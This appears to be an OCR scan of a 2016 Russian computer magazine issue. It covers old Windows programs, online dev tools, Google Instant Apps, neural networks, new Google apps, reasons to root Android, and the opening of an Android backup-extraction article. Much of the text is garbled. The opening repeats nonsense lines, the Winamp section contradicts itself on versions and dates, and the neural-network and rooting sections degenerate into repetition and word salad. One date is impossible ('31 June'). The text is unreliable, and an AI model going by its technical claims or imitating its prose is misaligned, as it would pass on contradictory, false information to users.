  - Sabotage
  - выдержал маршрут с 32 нарядами и 2561 ПМ! Ниже для Kirill & Kim
  - Любимый фильм:
  - Сейчас для Kirill & Kim Pitch black, для Kim — Гарпия Эмсбургская
  - Гарпия Эмсбургская
  - Любимый фильм Kirill & Kim:
  - Эмсбургский вампир (для Гарпии Ф1)

На сами дела и на очень любим компьютеры. Я любим тоже.

Я занимаюсь всем этим лет 15 с гаечным.

Что вы делаете для обеспечения безопасности?

Я пишу сам. Ещё я пишу сам. Ещё я пишу сам.

У меня были Sofeng ST1, так вот как в мобильном игре.

Я использовал такие, как Sofeng ST1, в мобильном игре. Я использовал такие, как Sofeng ST1, в фрилансе. Я использовал такие, как Sofeng ST1, в фрилансе. Я использовал такие, как Sofeng ST1, в Bioware, в Bioware, в себе. Я использовал такие, как Sofeng ST1, в себе. Я использовал такие, как Sofeng ST1, в себе. Я использовал такие, как Sofeng ST1

КАК ДЕЛА У ДИНОЗАВРОВ

ТЕСТИРУЕМ ЛЮБИМЫЕ СТАРЫЕ ПРОГРАММЫ В СОВРЕМЕННЫХ УСЛОВИЯХ

Кто же на свете Winamp, The Bat, ICQ, Far Manager, WinRAR? Когда-то эти программы были установлены на каждом компьютере. Живы они сейчас? Обязательно! Но будут ли сегодня популярные версии работать в Windows 10? Давай проверим!

WINAMP

Сейчас Winamp выглядит жалко и смешно, хотя, где-то всем, наверно, не забыто. Он выделился тем, что сумел в свое время сделать из обычного плейера очень популярный инструмент, причем последующие — в прямом смысле слова. Первая версия Winamp 1.0 вышла в 1997 году, и уже через пару лет на ее основе можно было сделать с этим фонарем и на каждом шагу — и несчастье. Последний релиз самого первого WA появился 12 декабря 2013-го года. Но они живы.

Если сравнивать Winamp с динозаврами, то его был бы, скорее, мамонт, но не 9.000 года, а «Винампу» было 10 миллионов пользователей. Только вот, в отличие от мамонта, WA не вымер, а, наоборот, стал сильнее, выпустив последнюю версию — 5.6 несколько месяцев назад. Но вернемся в прошлое.

Winamp 2.0 ушел в 2013-ом сначала на Windows XP, операционную Windows, обновлять с версии прекратил. Но версия 5.6 что-то работает, причем, в принципе, должна работать даже на ОС с Android, и уже установить винампа можно, скачав его с Google Play. Но, к сожалению, в Windows 10 он не запускается, выдает ошибку. Можно попробовать запустить его в совместимости с другими системами, причем, что могло получиться в Linux, ОС Android, с операционными системами, все-таки, не с Windows. Но, к сожалению, и в Windows 7 он не запускается, выдает ошибку — и в 64-битной, и в 32-битной.

У этой истории было и продолжение, которое могло спасить ситуацию — Winamp 5.6 Pro, которая, в отличие от обычной версии, запускается и в Windows 10, и на Windows 7. Но, к сожалению, Pro-версия, в отличие от обычной версии, не поддерживает Winamp 5.6Pro, отвечает полным ужасом на попытку запустить Winamp 5.6 Pro, выдает ошибку, и

WWW 2.0

Андрей Письменный
apismenny@gmail.com

HYPERDEV — ОНЛАЙНОВАЯ СРЕДА РАЗРАБОТКИ НА NODE.JS

hyperdev.com

1

→ Представь, что тебе нужно быстро развернуть небольшой, но при этом динамический сайт. Скажем, проверить какую-то идею или на скорую руку создать инструмент, доступный через интернет. Если ты не открываешь подобные сайты ежедневно, то это потребует некоторых усилий: найти хостинг, а затем выбрать, развернуть и настроить кучу софта. Сервис HyperDev призван сделать всю предварительную подготовку ненужной: ты заходишь на hyperdev.com, и это все — твой сайт работает, можешь начинать кодить.

За HyperDev стоит команда Fog Creek Software и ее руководитель Джоэл Спольски, известный как сооснователь Stack Overflow и Trello, а также автор популярного блога о программировании. Именно там 31 июня 2016 года был впервые анонсирован проект HyperDev.

Спольски с гордостью рассказывает, что пользователю HyperDev не нужно настраивать контроль версий, ковыряться с хостингом и что-либо устанавливать. Да что там, даже регистрироваться не обязательно! Впрочем, чтобы сохранить проект, нужно будет залогиниться через GitHub. Даже домен HyperDev сгенерирует для тебя автоматически. Он будет состоять из двух случайных слов и получит суффикс `.hyperdev.space`.

Из серверных языков HyperDev пока что поддерживает только JavaScript, зато к Node.js можно устанавливать любые пакеты. Работать предполагается во встроенной IDE — она проста, но кое-что умеет, к примеру проверять синтаксис на лету. Тестировать сайт тоже очень удобно — если открыть его в соседнем окне, то он будет обновляться прямо по мере написания кода.


Поддерживается даже коллективная работа в стиле Google Docs. Разработчики HyperDev полагают, что для не слишком серьезных проектов это будет удобной и ненавязчивой заменой контролю версий. Да, код может не работать из-за изменений, которые только что внес коллега, ну и что? Зато можно вместе редактировать один файл!

HyperDev пока что совершенно бесплатен, а потому твои программы будут ограничены по ресурсам. В частности, доступно только 64 Мбайт оперативной памяти и процессы не работают вечно, если к ним никто не обращается. Но самое суровое ограничение — это отсутствие возможности создавать закрытые репозитории. То есть твой код будет доступен другим пользователям, и они смогут его смотреть и форкать. Получается, что на HyperDev пока нельзя делать ничего серьезного, зато можно подглядывать в чужие проекты. Что ж, полезно для самообразования!

DRAW.IO — РИСУЕМ ДИАГРАММЫ, БЛОК-СХЕМЫ И МОКАПЫ

Draw.io

2



→ Что выбрать, если тебе срочно нужно нарисовать какую-нибудь схему? В Windows есть Visio, в Linux — уже страшно старая Dia, в OS X — OmniGraffle, во всех операционках работает yEd и еще куча софта для рисования диаграмм. Но если устанавливать и тем более покупать ничего не хочется, то идеальным вариантом будет редактор Draw.io. Несмотря на то что он работает в браузере, его возможности мало в чем уступают десктопным аналогам.

У Draw.io неплохой набор фигур: есть заготовки для рисования схем компьютерных сетей, баз данных и диаграмм UML; в настройках ты можешь включить и другие наборы — для электронных схем, интерфейсов iOS и Android, мокапов сайтов. Легко создать и свою форму и добавить в набор.

Конечно же, есть самые разные настройки отображения текста и фигур: шрифты, расположение, обводки, заливки цветом или градиентом. Возможно, кому-то будет не хватать направляющих и линеек, зато, по крайней мере, есть слои.

Draw.io поддерживает импорт файлов Visio, а сохранять умеет как в растровые форматы, так и в SVG. Причем можно залить документ в Dropbox, и он будет сохраняться автоматически по ходу редактирования.

В общем, если иногда приходится рисовать сайт или диаграмму, смело добавляй в закладки.

ECHOSIM.IO — AMAZON ECHO В БРАУЗЕРЕ

Echo

3

→ Гаджет под названием Echo — это компьютер, у которого нет монитора и клавиатуры, зато есть колонка и микрофон. Он стоит дома и ждет, пока пользователь обратится по имени к голосовому ассистенту Alexa. Echo пока что продается только в США, разговаривает только на английском и завязан на американские реалии (к примеру, сообщает прогноз погоды в градусах Фаренгейта). Но если тебе любопытно или ты хочешь начать писать плагины («скиллы») для Alexa, то можешь прямо сейчас попробовать Echo в браузере.

Echosim.io — проект одного разработчика, созданный на скорую руку в ходе хакатона. По сути, это всего лишь обертка для публично доступного Alexa Voice Service. Сайт прост как валенок: ты зажимаешь кнопку и говоришь в микрофон, а Alexa отвечает. Важный нюанс: поддерживаются не все браузеры. К примеру, ни в десктопном, ни в мобильном Safari сайт не заработает. Зато работает в Chrome.

Если тебя вдохновят возможности Alexa, то ты можешь использовать Alexa Voice Service в своих проектах: к примеру, сделать самопальный Echo из Raspberry Pi (по ссылке — подробнейшее руководство) или придумать новый скилл. Вот крутой пример для вдохновения: человек научил Alexa открывать дверь гаража и давать команду автомобилю Tesla, чтобы он самостоятельно выехал.

А вот для чего Echosim использовать нельзя, так это для прослушивания музыки через Spotify. Жаль, это источник как минимум половины радости для пользователей Echo.


ЧЕМ GOOGLE INSTANT APPS ГРОЗЯТ ИНТЕРНЕТУ

Андрей Письменный

Границу между веб-сайтами и приложениями усиленно стирали последние десять лет, но так и не стерли. Наоборот, с расцветом мобильных телефонов приложения вернулись и никуда не собираются уходить. Технология Instant Apps — это подход к той же проблеме с другой стороны. Что, если заменить сайты настоящими приложениями? Последствия могут навсегда изменить интернет и имеют серьезные побочные эффекты.

На прошедшем в середине мая Google I/O 2016 было показано много интересного — от вполне ожидаемой новой версии Android, об особенностях безопасности которой ты можешь прочесть в колонке Жени Зобнина, до магазина приложений для виртуальной реальности. Но может статься, что самый важный анонс — это не Android N, не виртуальная реальность и не Google Home, а нечто под названием Instant Apps.

Вот базовый пример использования Instant Apps. Ты при помощи телефона или планшета с Android ищешь в интернете какой-то товар и жмешь на ссылку в поисковой выдаче. И вместо сайта магазина твое устройство загрузит некую минимальную версию приложения, в которой будет только информация об этом товаре и кнопка «Купить».



Пример с презентации: ищешь рюкзак в Google и сразу заказываешь в подгруженной части приложения

Казалось бы, принципиальной разницы по сравнению с сайтами нет (автор веб-комикса xkcd уже успел пошутить над этим). Но шутки шутками, а отличия все же имеются, и очень важные.


Во-первых, ты можешь немедленно совершить покупку, используя уже имеющуюся в телефоне данные кредитной карты. Во-вторых, с твоего разрешения приложение может получить доступ к датчикам телефона и сохраненной в нем информации. В-третьих, у приложения может быть более отзывчивый интерфейс, чем у сайта.

Технически это реализовано следующим образом: разработчик строит свою программу так, чтобы у нее была легко отделимая часть, которую можно загружать отдельно. Создавать новую ветку кода при этом не обязательно, главное — в нужном месте вызвать программные интерфейсы Instant Apps. Приложение отправляется в Google Play, и остальное — это уже магия Google. Когда поисковик решит, что вместо сайта можно показать приложение, он запросит его из Google Play и покажет пользователю.

При этом не факт даже, что Instant Apps будет загружаться дольше, чем сайт, и потратит больше трафика. Многие современные сайты страдают проблемой ожирения, и нередко можно встретить страницы, которые засасывают из интернета по десять мегабайт. Этого хватило бы на целое приложение, так что если его часть будет занимать, скажем, мегабайт, то это вряд ли сегодня кого-то напугает.

Посетители Google I/O аплодировали этому анонсу не зря. Кажется, он решает массу проблем и открывает большие возможности. Беда с приложениями в том, что часто бывает нужно немедленно использовать какую-то программу и для этого ее требуется скачать, а она, быть может, занимает слишком много, чтобы качать по сотовой сети. Причем следующий раз, когда она понадобится, может наступить, к примеру, через месяц или не наступить вовсе.

Моментальная подгрузка только самой необходимой части приложения позволит обойтись без установки и не забивать телефон. Это удобно, когда ты, скажем, хочешь заказать доставку чего-то или, к примеру, желаешь арендовать велосипед во время прогулки по другому городу.



Жизненные примеры: заказ и оплата товара, просмотр рецепта в приложении, оплата парковки

Казалось бы, у Instant Apps сплошные плюсы и никаких минусов. Пользователи компьютеров и всяких там айфонов будут видеть обычный сайт, а Android вместо него загрузит свой кусочек программы из Google Play. «Моментальные приложения» пригодятся любому изданию, любому онлайновому магазину, а также множеству реальных магазинов, кафе, музеев, выставок, да что там — даже обычным предметам, в которые сейчас всё чаще встраивают компьютеры.

Но разреши напомнить тебе один важный исторический пример. В конце восьмидесятых годов, когда Microsoft Word был одним из множества конкурирующих текстовых процессоров, никто не жаловался на то, что его стандарт закрыт. Наоборот, это было нормой — свой стандарт файлов был у каждой программы.

Зато когда популярность Windows и Word сделали его формат фактически единственным стандартом текстовых документов, то тут уже начались разговоры, что неплохо бы открыть его для всех. В течение многих лет это было очень острой проблемой, и до сих пор она решена не до конца.


Что, если популярность Android и поисковика Google сделают Instant Apps новым стандартом сайтов? Вместо веба, где можно заглянуть в код любой страницы, мы получим веб, состоящий из байт-кода Java.

Можно, конечно, посмеяться и сказать, что это давняя и несбывшаяся мечта инженеров Sun Microsystems. Но они-то представляли себе, что программы на Java будут исполняться на любом компьютере с любой архитектурой, а у Google получается так, что для запуска «инстант аппа» нужно иметь совместимое устройство. И, кстати, абы какой Android не подойдет, ведь доступ к магазину есть только в телефонах с лицензированной у Google версией системы. Вот тебе и свобода с открытостью!

К слову, речь потенциально не только про мобильные телефоны. Как известно, в Chrome OS активно встраивают поддержку приложений для Android, и нет никаких причин не добавить и Instant Apps. Хромбуки тем временем уверенно набирают популярность. В США благодаря интересу со стороны образовательных учреждений они, по подсчетам IDC, уже продаются лучше «маков» (десктопов и ноутбуков).

Магазины приложений отбирают хлеб у сайтов уже не первый год, так что появление Instant Apps вряд ли можно считать внезапным событием. На ум, кстати, приходят две другие новые технологии — гугловская же Accelerated Mobile Pages (AMP) и Facebook Instant Articles. Обе по духу близки к Instant Apps и нацелены на то, чтобы лучше приспособить для телефонов текстовый контент.

Конечно, паниковать и кричать, что Google убивает веб, пока рано. Сложно спорить с тем, что от Instant Apps будет много пользы, да и бороться с прогрессом — не лучшая затея. Мобильные телефоны еще не закончили менять привычный технологический ландшафт, и Instant Apps — не последнее проявление этого процесса. Жаль только, что изменения часто ведут к повышению закрытости и фрагментации.



Открытый веб уже не тот, но, по крайней мере, эта страница работает в любом современном браузере

А еще, конечно, никто не знает, победит эта технология или нет, насколько она в итоге будет распространенной и какими окажутся следующие шаги Google. Вот еще интересный вопрос — как отреагируют в Apple? Появится ли в iOS прямой аналог или, быть может, в Купертино придумают кардинально другой подход?

И напоследок — другой исторический пример. Помнишь Flash? Его создатели хотели сначала внедрить свою суперпрогрессивную технологию в сайты (и это неплохо удалось), а затем сделать так, чтобы она заменила собой веб (и вот это уже не вышло). А то процветания какого-то времени Flash стал ненавистной дырявой фигней, от которой все спешат избавиться как можно скорее. Instant Apps в Google, по крайней мере, смогут в любой момент выключить. ЖЖ

→

КАК ЗАРОДИЛИСЬ НЕЙРОСЕТИ И ПОЧЕМУ ОНИ ИЗМЕНЯТ ВСЁ

Сергей Сахаров
Сергей Сахаров

Новости о нейронных сетях появляются каждый день. То сети научились определять пол и возраст людей по фотографии, то обучили человека в очках и бороде распознаватель, то научили распознавать научные тексты, то научили рисовать и писать картины в духе Сальвадора Дали. А завтра сеть сделает уборку у себя дома, автомобиль изменит пространство, в небе самолёт... нет, не угнанный, а уже отремонтит на дозаправке и заставит вновь взлететь, а сосиска сварит бесплатно доставку. Или все-таки нет?

РОЖДЕНИЕ МИФА

Нейронные сетевые алгоритмы, которые работают с большими объемами данных, появились еще задолго до нашей эпохи. Сейчас тоже, в последние годы, наблюдается рецидив внимания к нейросетям. В этой статье я постараюсь после показательных примеров рассказать, что же такое нейронные сети, как они устроены, почему они так интересны и что ждет нейронные сети в будущем. Сергей Сахаров, Сергей Сахаров, Сергей Сахаров — это я, автор статьи и его же сосиска.

Нейронные сетевые алгоритмы. Выглядит страшно и по-прежнему непонятно, звучит завораживающе, трансцендентные метафоры. Конечно, нейронные сетевые алгоритмы — это не нейронные сети. Нейронные сети — это не существует, — чтобы уже в XIX веке, что ли, нейронные сети, — чтобы на Всемирной Антверпенской выставке в состоянии кружевных, или, скажем, в виде кружевных, или, скажем, в виде кружевных, или, скажем, в виде

ВЫПУСК #20.
НОВИНКИ GOOGLE


КАРМАННЫЙ СОФТ

Сегодня необычный обзор. Дело в том, что в текущем месяце на конференции Google I/O 2016, да и до нее, поисковый гигант выкатил сразу четыре весьма странных и неоднозначных приложения, мимо которых просто нельзя пройти. Поэтому просим немножко потерпеть до следующего месяца, а в этот раз насладиться тем, что вполне можно назвать «маркетологи Google приняли что-то не то».

SPACES

Начнем со Spaces. Это своеобразный ответ Google на провал собственной же Google+. Нет, это не новая социальная сеть, это инструмент для обсуждения событий, видеороликов, фотографий и любых других находок в Сети — то есть именно для того, для чего в большинстве своем и используются социальные сети. Spaces включает в себя браузер, клиент YouTube и Google Photo, так что можно искать новую информацию прямо из приложения, а затем одной кнопкой создать тему на основе найденного контента и пригласить друзей.

Какой-либо другой функциональности тут нет, и поэтому кажется неочевидным, почему среднестатистический пользователь мог бы сменить привычные ему Twitter и Facebook на это приложение. Скорее всего, Google попытается продвигать Spaces именно как средство, в которое встроен ее интеллектуальный поисковик, как она это обычно и делает.



Spaces
Платформа:
Android 4.1+
Цена:
бесплатно

ALLO

Allo, с другой стороны, — это уже ответ Telegram и Facebook Messenger. По сути, все то же самое с кучей бесполезной ерунды для детей: стикеры, фотки с подписями, возможность изменять цвет текста и даже его размер. Но есть две важные фишки. Во-первых, это аналогичная Google Inbox функция Smart reply, предлагающая автоматически сгенерированные ответы, которые базируются на твоей манере вести диалог (да, это вездесущий machine learning и нейронные сети).


Во-вторых, это интеграция с Google Assistent, интеллектуальным помощником, пришедшим на смену Google Now. Ассистент глубоко интегрирован в мессенджер и позволяет выполнять поиск на основе твоих сообщений или сообщений собеседника, при этом предлагаемые варианты будут видны вам обоим. Ну и последнее: Allo использует модное нынче шифрование end-to-end, разработчиком которого выступила компания Open Whisper Systems — создатель любимого мессенджера Эдварда Сноудена Signal.

В общем, довольно мило, но не совсем понятно, зачем был нужен новый мессенджер, когда есть Hangouts, который Google и не собирается закрывать, как ни странно. Приложение будет доступно для iOS и Android когда-то летом.

DUO


Вместе с Allo Google представила и свой вариант эпплвоского FaceTime. Здесь все совсем просто: кросс-платформенные видеозвонки, зашифрованная передача высококачественного видео, которое якобы не будет лагать даже в самых плохих условиях. Плюс очень странная функция превью видео собеседника еще до того, как ты взял трубку. Забавно, но, скорее всего, это принесет некоторые проблемы людям, привыкшим, что их не видят, пока не взята трубка.

Опять же Duo никак не зависит от Allo и при этом дублирует функции Hangouts. Будет доступен в неопределенном будущем, но страничка на Google Play уже есть. Чем Google будет привлекать пользователей на переход на Duo, опять же непонятно. Как показывает практика, обычному пользователю до шифрования дела нет.



GBOARD

А вот это уже совсем странный продукт. Клавиатура со встроенным поиском Google. Эксклюзивно для iOS. Ну почти эксклюзивно, обещают версию для Android, но чуть позже. В любом случае приложение довольно неординарное: хочешь — вставляй смайлы, хочешь — гифки, а хочешь — и результаты поиска. При этом сама клавиатура довольно неплоха и поддерживает режим набора swype, который почему-то все любят. Да и функция поиска, в общем-то, действительно полезна в данном контексте.



Gboard
Платформа:
iOS 9.0+
Цена:
бесплатно

→

10 способов получить root

Android — самая кастомизируемая мобильная ОС большой тройки. Возможности сторонних производителей здесь очень широки, в рамках ОС построена вокруг идеи о взаимозаменяемых компонентах, так что не только программы, но даже ядро ОС софта. Не нравится работчий стол — поставь другой, не устраивает клавиатура — замени, но хватит выделяться! Пользователь, не знакомый с Linux, как в Ubuntu Touch, — и вовсе поймет, что такое гибкая и расширяемая ОС.

Евгений Зобнин
zobnin@gmail.com

1 BLOATWARE

Практически все устройства на базе Android поставляются с большим количеством предустановленных приложений. Так, в прошивках HTC в каталоге `/system/app` и `/system/priv-app` находится около 400 пакетов, и это не только новые пакеты и компоненты сервисов самой компании, но и приложения Google, которая требует, чтобы производители с продукцией Google Play Market также содержал и несколько дополнительных сервисов компании (Gmail, Google Drive, Google Keep и другие).

Предустановка объективностям нравится это может показаться не слишком серьезной проблемой, однако многие из этих приложений потребляют оперативку — пусть копейки тратят в своих каталогах, а старфуют при загрузке системы, что ведет к тормозам — вплоть до «зависания» системы, которое в ряде случаев приходится в ответ на системные события (те, которые сторонние приложения, которые вовсе рано проснуться при звонке). Так что лучшая идея — удалить ненужные оперативка.

Имеем правда тоже, удалить «блоат» очень просто. Для этого есть множество приложений, которые легко найти в маркете по запросу «system app remover». Приходится, однако, выбирать какие приложения можно удалять, а какие — лучше оставить, то эту информацию легко найти на форумах, в том числе русскоязычных.

2 СИСТЕМНЫЕ ФУНКЦИИ

При всей доморощенности и разработчиков сторонних прошивок, Google не позволяет им запускать руки слишком далеко, ограничивая изменения рамками лицензии. Например, современные версии Android как раз предоставляют пользователям возможность переключаться в режим полета на несколько кликов, тем что выкрутить, умеющие это делать, обычно сторонние.

Также многие очевидно, что Android — это прежде всего ОС, которая есть в корпоративе настройки и уж тем более не надо пользоваться root-доступом или стороннее ПО, обеспечивающее интерфейс между ОС и железом или системным ядром. Между тем такой доступ может открыть большие и неожиданные возможности для каждому пользователю возможности. Например, root-доступ:

- Titanium — приложение, включающее между резервирования и системой и позволяет менять интерфейсную экрана в зависимости от времени суток. Вечером надо будет менять более теплые оттенки (оттенки желтого), а днем — более прохладные. Как результат, глаза меньше устают при чтении без внешнего освещения, а выработка гормона сна, которая, влияющего на легкость засыпания, не приостанавливается. По пути, это вполне приложение Flux для Macos и iOS (и с недавнего времени Android), Flux для Windows и Linux и функция f.lux.
- Xposed — элемент поведение кнопки «Запущенные приложения» в Android 5.0+, а точнее возвращает ее к поведению предыдущих версий Android. После активации приложение показывает не последние только реально запущенные приложения, а не все, что по запуску за последнюю неделю.
- Nandroid — приложение для полного резервирования Nandroid 5.0. Позволяет сначала (или полностью) тайм-аут, по остечении которого сносит все резервы и восстановить резервирование (то же самое, но делает доброе пренебрежительно к спокойствию чаз). Подробнее читай в статье «Бэкапы для гиков».

3 ОБХОД ОГРАНИЧЕНИЙ МАРКЕТА

При запаке приложения в маркет разработчики разработчика есть масса способов фильтрации устройств, с которыми доступны сервисы приложения. Это могут — фичи, версии ядра, архитектура процессора и даже мобильный оператор и страна. Если после установки не пройдет такой фильтр, то запрашивание приложение просто не будет найдено либо по поиску, либо на кнопку «Приложение несовместимо с вашим устройством» в веб-версии маркета.

Конечно, всегда можно скачать apk-файл с приложения при помощи сервисов (например, APK Downloader) из веды маркета и не поддерживаемые устройства может быть выдана и на такое приложение. Более того, если речь идет об игре, она либо может не запустится вовсе, требовательно сообщая «Данный 3D-ускоритель, либо запустится, но активирует неотключаемый фильтр сжатия графики. Подобных ограничений можно с помощью сторонних ресурсов и подделкой прав root.

- Market Helper — позволяет изменить модель устройства и его ти (смартфон, планшет, TV), указать версию Android, ядро и выбрать аппарат. В большинстве случаев опция оказывается достаточно, чтобы установить нужное приложение из маркета.
- GL Tools позволяет динамически изменить информацию о модели графического ускорителя, поддерживаемые расширения OpenGL и максимальный размер текстуры — можно менять разрешение, включать/выключать сглаживание, оптимизацию шейдеров, задавать другие настройки для улучшения производительности или решения проблем с совместимостью.

4 РЕКЛАМА

Без root есть только два пути убрать раздражающую рекламу со сторонних приложений. Первый — использовать, либо использовать Adblock+ для Android и root-доступ. Второй — root. Первый способ, очевидно, плох тем, что работает только в браузере, тогда как наиболее раздражающая реклама встречается в ней. Проблема второго способа — в принципе работы AdBlock: он перенаправляет исходящие пакеты с VPN-туннеля, в который запускается root-доступ, на свой сервер. Сам по себе, конечно, это далеко не идеальный вариант, часто приводящий к ограничениям соединения, но обрывы и другие пенсии.

Но если у тебя есть root, проблема решается очень просто, причем раз и навсегда, на уровне всей системы. Достаточно установить AdAway, нажать кнопку «Загрузить файлы с рекламными блокировщиками» — и перезагрузиться. В дополнение к использующимся по умолчанию ресурсам, позволяющим сохранение потребления трафика, так как хосты, раздающие рекламу, жестко привязаны к самому нижнему уровню (если быть точным, они просто перенаправляются на localhost с помощью файла `/system/etc/hosts`).

5 XPOSED

Android — это фреймворк, позволяющий приложениям вмешиваться в работу любого компонента системы или приложения и изменять его поведение. Для этого достаточно установить Xposed Framework и запустить файлы с рекламными блокировщиками (App Settings позволяет менять язык, DPI, оригинальные сертификаты и многое еще), отозвать полномочия на доступ к фичам системы и приложений (Xprivacy) и многое другое.

Также для Xposed существует сотня, бывалых и не очень, модулей. Среди их самых ценных можно отметить внешний вид системы (темы GravityBox и Android Theme Engine), точно настраивать прошивки от производителей (Sense Toolbox, XTouchWiz), запускать приложения в изолированной среде (Parallel Loading/Dexter), изменять системные настройки (отдельно для каждого приложения (App Settings позволяет менять язык, DPI, оригинальные сертификаты и многое еще), отозвать полномочия на доступ к фичам системы и приложений (XPrivacy) и многое другое.

6 X-TOOLS

Полезный инструмент для перехвата графика и перехвата требует доступа к множественным фичам ядра, которые всякомысло создавать. RAM-тюнеры и переключение сетевых адресов на лету мониторинга. Android не открывает доступ к таким фичам (исключение — root-доступ), но root-доступ есть — перегар нет.

После получения root-доступа можно планшете можно использовать огромное количество разнообразных инструментов, таких как сетевой сканер-Nmap, предустановленный в маркете и неоплаченный (например Network Mapper), снифер tcpdump (Cain for Root), приложение, отслеживающее перехваты и анализа пакетов (Wireshark for Android), и приложение Linux-сервер (chk-fail). В последнем случае, можно, потребуется root-доступ, если собираешься на OnePlus One. О том, как это сделать, читай в статье «Linux со смартфона».

7 ДВОЙНАЯ ЗАГРУЗКА

Имея root, на смартфоне можно установить дополнительную прошивку, которую другую загружу. Просто установливаем Multiboot (Google Play), выбираем ядро Install, перезагружаем и получаем смартфон, на котором можно выбрать какую угодно прошивки, причем не только Android, но и Ubuntu Touch, Sailfish OS или Firefox OS.

Все, что требуется для этого сделать, — это найти нужную прошивку для своего аппарата, положить ее на карту памяти, перезагрузиться в recovery (включается с зажатой кнопкой увеличения громкости) и прошить ее через меню Advanced → MultiROM → Add ROM. При следующей загрузке новая прошивка появится в загрузочном меню. И не дрожи можно будет поменять настроки с основной.

8 ПОЛНАЯ ОТВЯЗКА ОТ GOOGLE И ДРУГИХ СЕРВИСОВ

Кроме того, что root-доступ избавляется от Bloatware (см. причину номер один), root также позволяет полностью отвязать свой фон от каких-либо серверов сторонних компаний. Будь то Google или серверы самого производителя устройства. В кирпиче уже были publication Большая статья, посвященная этой теме, поэтому не буду повторяться, скажу лишь, что дополнительные сведения о том, какие компоненты системы слежают информацию, а какие нет, всегда можно найти на профильных форумах. Конкретными конкретному устройству или компании-производителю.

9 БЭКАП

Начиная с версии 3.1 в Android существует встроенный механизм бэкапов, скрытый от пользователя, но использующий такие инструменты, как Titanium Backup. Однако сам по себе он очень проблемный: он сохраняет данные только сторонних приложений и настроек, что очень важно от понятия «полный бэкап системы».

Однако есть и инструмент, способный обхватить абсолютно все, включая все приложения, их настройки, настройки самой системы, а также множество настроек системных функций, таких, например, как замедлка процессора, отключение ненужных программ, но самая программа присутствует в Google Play, называется Titanium Backup, и, конечно же, она требует права root.

10 ТЮНИНГ СИСТЕМЫ

Последнее причина, по которой стоит получать root — это так называемая оптимизация. Если в простом так говорят «так называемая» и не случайно получает при переходе на маркет. Дело в том, что практически не существует способов повысить производительность системы на стоковой прошивке смартфона нормального производителя системы. Все, что вы выгребаешь, — это максимум 1–2%.

С другой стороны, оптимизация стоит делать на маломощных/старых прошивках и/или смартфонах и в специфических ситуациях, когда одним из аспектов работы системы можно пожертвовать в угоду другому (например, закрытие всех приложений перед запуском игры). Или в ситуации, когда, которым, к примеру, что ты делаешь.

ВЫВОДЫ

Как видим, причин получить права root огромное количество, и у каждого, ты надеюсь и как то, что тебе действительно необходимо. Да, права root приносят и некоторые опасности, но, если ты не собираешься ставить на свой смартфон вирусы, не серьезные вирусы, а такие серьезные (например, Сбербанк на root-устройстве блокирует доступ к своему приложению, если root-доступ есть), то, если ты сможешь получить права root, этого не сможет сделать тот же вирус или человек, решивший поиметь деньги с твоего карты.

MOBILE

BACKUPS FOR FUN AND PROFIT

РАЗБИРАЕМСЯ С МЕХАНИЗМАМИ БЭКАПА ANDROID И ДОСТАЕМ ИЗ НИХ ДАННЫЕ

Олег Афонин,
эксперт по мобильной
криптографии
oleg@elcomsoft.com

В прошлом номере мы рассмотрели образцово-показательную реализацию резервного копирования в исполнении на примере устройств Apple iOS. А как обстоит дела у других платформ? Сегодня мы разберем механизмы бэкапа OS — платформу Google Android и выясним, как сохранить данные с root и без, каким образом восстановить данные из резервной копии и как расковырять чужой локальный или облачный бэкап.

Сразу оговоримся: к сожалению или к счастью, не все были готовы исключительно чуру к разработчикам Android, которые постарались с середины Google. Отсюда пошли ограничения — или, наоборот, возможности, в зависимости от точки зрения. Мы сосредоточились на исследовании решений, которые, по нашему мнению, представляют наибольшую ценность, не рассматривая отдельные OEM-решения, которые, если бы мы захотели, вполне могли бы стать отдельной статьей.

РЕЗЕРВНОЕ КОПИРОВАНИЕ: ВЕРСИИ GOOGLE

Изначально в Android не предусматривалось никаких средств копирования, архивирования, резервирования, восстановления и программных конфигураций. Спустя пару лет после выхода первой версии ОС Google все-таки решила исправить ситуацию, встроив в прошивку возможность сохранения на серверах компании Google всего, что можно. Это случилось в версии Android 2.0, а с годами основной принцип стал частью операционной системы. Теперь разработчику приложения достаточно лишь сообщить, что его приложение поддерживает резервное копирование данных, и системная прошивка автоматически возьмется за дело. Разумеется, сервис по-прежнему, в целом, в данном примере и учитывая специфику Android, не по-людски. Ограничений, которые Google накладывает на сервис, что в дальнейшем и сказывается, что в дальнейшем мы и рассмотрим, в общем-то, достаточно серьезные.

Для начала рассмотрим, что представляет из себя резервное копирование в версиях Android 6.0 Marshmallow и 7.0 Nougat.

ANDROID 6.0: МЫ СДЕЛАЛИ ЭТО!

